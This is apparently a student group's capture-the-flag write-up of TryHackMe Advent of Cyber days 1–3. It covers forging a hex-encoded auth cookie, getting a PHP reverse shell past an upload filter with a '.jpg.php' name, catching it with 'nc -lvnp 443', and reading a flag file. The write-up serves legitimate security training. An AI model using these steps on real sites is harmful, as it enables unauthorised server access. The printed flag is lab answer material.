

PSP0201

WEEK 2

WRITE-UP

GROUP NAME : PELITA

ID	Name	Role
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Leader
1211101935	Mohamed Imran Bin Mohamed Yunus	Member
1211103220	Muhammad Firzan Ruzain Bin Firdus	Member
1211102060	Farris Aiman Bin Mohd Harris	Member


Day 1: A Christmas Crisis

Tools used: Kali, Mozilla

Solution/walkthrough:


Question 1


Opened the Christmas Control Centre website.




Question 2

Registering and logging in to the Christmas Control Centre.





Checking the cookie. The name of the cookie is auth.



Question 3

By looking at the value, the cookie is encoded by Hexadecimal.

Value
7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70...

Question 4

Used Cyberchef to convert the cookie to string. The Input is In JSON format.

The screenshot shows the CyberChef web application. On the left is a sidebar with 'Operations' and 'Favourites'. The 'Recipe' panel is set to 'From Hex' with a 'Delimiter' of 'None'. The 'Input' panel contains a long hexadecimal string. The 'Output' panel shows the resulting JSON string: `{"company": "The Best Festival Company", "username": "imran"}`. At the bottom, there are buttons for 'STEP', 'BAKE!', and 'Auto Bake'.

Question 5

The value of the company found inside the cookie.

```
{"company": "The Best Festival Company",
```

Question 6

There is also username inside the cookie.

```
"username": "imran"}}
```

Question 7

Changed The username to Santa and converted the string into value.

The screenshot shows the CyberChef web application with the 'Recipe' panel set to 'To Hex'. A tooltip is visible explaining the conversion: 'Converts the input string to hexadecimal bytes separated by the specified delimiter. e.g. The UTF-8 encoded string "œu" becomes "ce 93 ce b5 ce b9 ce ac 20 cf 83 ce bf cf 85 0a"'. The 'Input' panel contains the JSON string with 'username' set to 'santa'. The 'Output' panel shows the resulting hexadecimal string. The 'BAKE!' button is highlighted.

The Value of Santa's cookie.

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

Question 8

After gaining the access, switching on every control shows the flag.



Thought Process/Methodology:


The accessed target machine directed to login/registration page. We registered and logged into the page. After directed to View Console page, we accessed the developer tools to show the website cookie from storage tab. The cookie value indicates that the value is encoded by hexadecimal. By converting it using CyberChef, we get a JSON string with username and company elements. Changed the username to "santa" and converted it back to Hexadecimal value. Replaced the cookie value on view console page with the new one. By refreshing the page we gained access to the control as "santa". Activating all the control shows the flag.

Tools used: Kali, Mozilla, Netcat

Question 1


By clicking on View Page Source at the site, we get to know which type of file is accepted to upload. We understood that we can bypass the page by uploading a double-barrelled extension (e.g. .jpg.php)

```
<!DOCTYPE html>
<html lang=en>
<head>
    <title>Protection</title>
    <meta charset=utf-8>
    <meta name=viewport content="width=device-width, initial-scale=1.0">
    <link rel="icon" type="image/x-icon" href=favicon.ico>
    <link type=text/css rel=stylesheet href=/assets/css/lemonada.css>
    <link type=text/css rel=stylesheet href=/assets/css/roboto.css>
    <link type=text/css rel=stylesheet href=/assets/css/auth.css>
    <link type=text/css rel=stylesheet href=/assets/css/light_rope.css>
    <link type=text/css rel=stylesheet href=/assets/css/buttons.css>
    <script src=/assets/js/upload.js></script>
    <script src=/assets/js/boxfade.js></script>
</head>
<body>
    <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li></ul>
    <div class=nose/></div>
    <main>
        <h1>Protect the Factory!</h1>
        <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
        <input type=file id=chooseFile accept=.jpeg,.jpg,.png>
        <button tabindex=0 id=coverFile>Select</button>
        <button tabindex=1 id=uploadFile>Submit</button>
        <p id=fileText>No file selected</p>
    </main>
</body>
</html>
```



Question 3

The files are uploaded in **/uploads/** directory.



Question 4

The netcat parameter explanation can be found by using **sudo nc -help** command on the terminal. We get to know the meaning of **l**, **v**, **n** and **p** parameter.


```
1211101935@kali: /home/kali/Downloads
File Actions Edit View Help

sh-4.4$ exit
exit
exit


(1211101935@kali)-[/home/kali/Downloads]
$ sudo nc -help
[v1.10-47]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                    allow broadcasts
  -g gateway            source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                    this cruft
  -i secs               delay interval for lines sent, ports scanned
  -k                    set keepalive option on socket
  -l                    listen mode, for inbound connects
  -n                    numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                    randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr               local source address
  -T tos                set Type Of Service
  -t                    answer TELNET negotiation
  -u                    UDP mode
  -v                    verbose [use twice to be more verbose]
  -w secs               timeout for connects and final net reads
  -C                    Send CRLF as line-ending
  -Z                    zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

Question 5

Copied the webshells into the current directory. PHP reverse-shell file has been created (index.jpg.php).



Opened the PHP file with Nano. IP address has been changed to Machine IP, the port changed to 443 .




```
1211101935@kali: /home/kali/Downloads
File Actions Edit View Help
GNU nano 6.2 index.jpg.php *
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and po>
// The recipient will be given a shell running as the current user (apache n>
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will f>
// Some compile-time options are needed for daemonisation (like pcntl, posix>
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.39.179'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;

[Cancelled]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^_ Replace    ^U Paste      ^J Justify
```

Uploaded the PHP file.






Connected to the netcat listener.

```
1211101935@kali: /home/kali/Downloads
File Actions Edit View Help
(1211101935@kali)-[~]
$ cd /home/kali/Downloads
(1211101935@kali)-[/home/kali/Downloads]
$ nc -lvnp 443
listening on [any] 443 ...
```

Clicked on the uploaded PHP file. Netcat has successfully catch the file.



Opened the `/var/www/flag.txt` and the flag is there.

```
(1211101935@kali)-[/home/kali/Downloads]
$ sudo nc -lvnp 443
[sudo] password for 1211101935:
listening on [any] 443 ...
connect to [10.18.39.179] from (UNKNOWN) [10.10.179.115] 55058
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
08:45:41 up 1:33, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (854): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

=====

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muiri (@MuirlandOracle)
```

Thought Process/Methodology:

The upload section site is accessed through the assigned ID `ODIzODI5MTNiYmYw.` Clicked on the view page source to understand which type of file is accepted. We understood that we can bypass the page by uploading a double-barrelled extension (e.g. `.jpg.php`). By guessing the most common upload directory, we know that the uploaded file is stored in `/uploads/` directory. In order to listen the reverse shell, we used the Netcat listener. We went through the parameter explanation to understand which parameter is suitable for listening. By understanding the explanation we decided to use command `sudo nc -lvnp` to listen the reserve shell file. Copied the webshell to current directory and created a file with double-barrelled extension (`index.jpg.php`). Accessed the php file by using nano and changed the IP address to machine IP and the port to 443. Uploaded the php file and directed to the `/uploads/` directory. Clicked on the php file to let the netcat catch the reverse shell file. By gaining access, putting in the command `cat /var/www/flag.txt` we get the flag.

Day 3: [Web Exploitation] Christmas Chaos

Tools used: Kali, Mozilla, Burp Suite.

Solution/walkthrough:

Question 1

From the given text, we know the botnet is called **Mirai**.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called **Mirai** took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.


Question 2

The Starbucks company paid **250 USD** reporting default credentials.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):


Question 3

The link <https://hackerone.com/reports/804548/> provides that, a U.S. Dept of Defense agent has disclosed the report on Jun 25th.




Question 4


Open Burp suite




Add Foxy Proxy extension on Mozilla. Open the option.





Click on Edit beside the Burp.




FoxyProxy Options

 Add

 Import Settings

 Import Proxy List


 Export Settings

Turn Off (Use Firefox Settings) ▼

Synchronize Settings ? ☐ Off


Burp

127.0.0.1


 On ☐

Edit

Patterns



The port number can be found . It is **8080**



Edit Proxy Burp

Title or Description (optional)

Burp

Color

#66cc66

Proxy Type

HTTP

Proxy IP address or DNS name ★


127.0.0.1

Port ★

8080

Question 5

The Proxy type is **HTTP**.



Edit Proxy Burp

Title or Description (optional)

Burp

Color

#66cc66

Proxy Type

HTTP

Proxy IP address or DNS name ★


127.0.0.1

Port ★

8080

Question 6


The URL Encoding for 'PSP0201' on Burp Suite



Answer:
%50%53%50%30%32%30%31

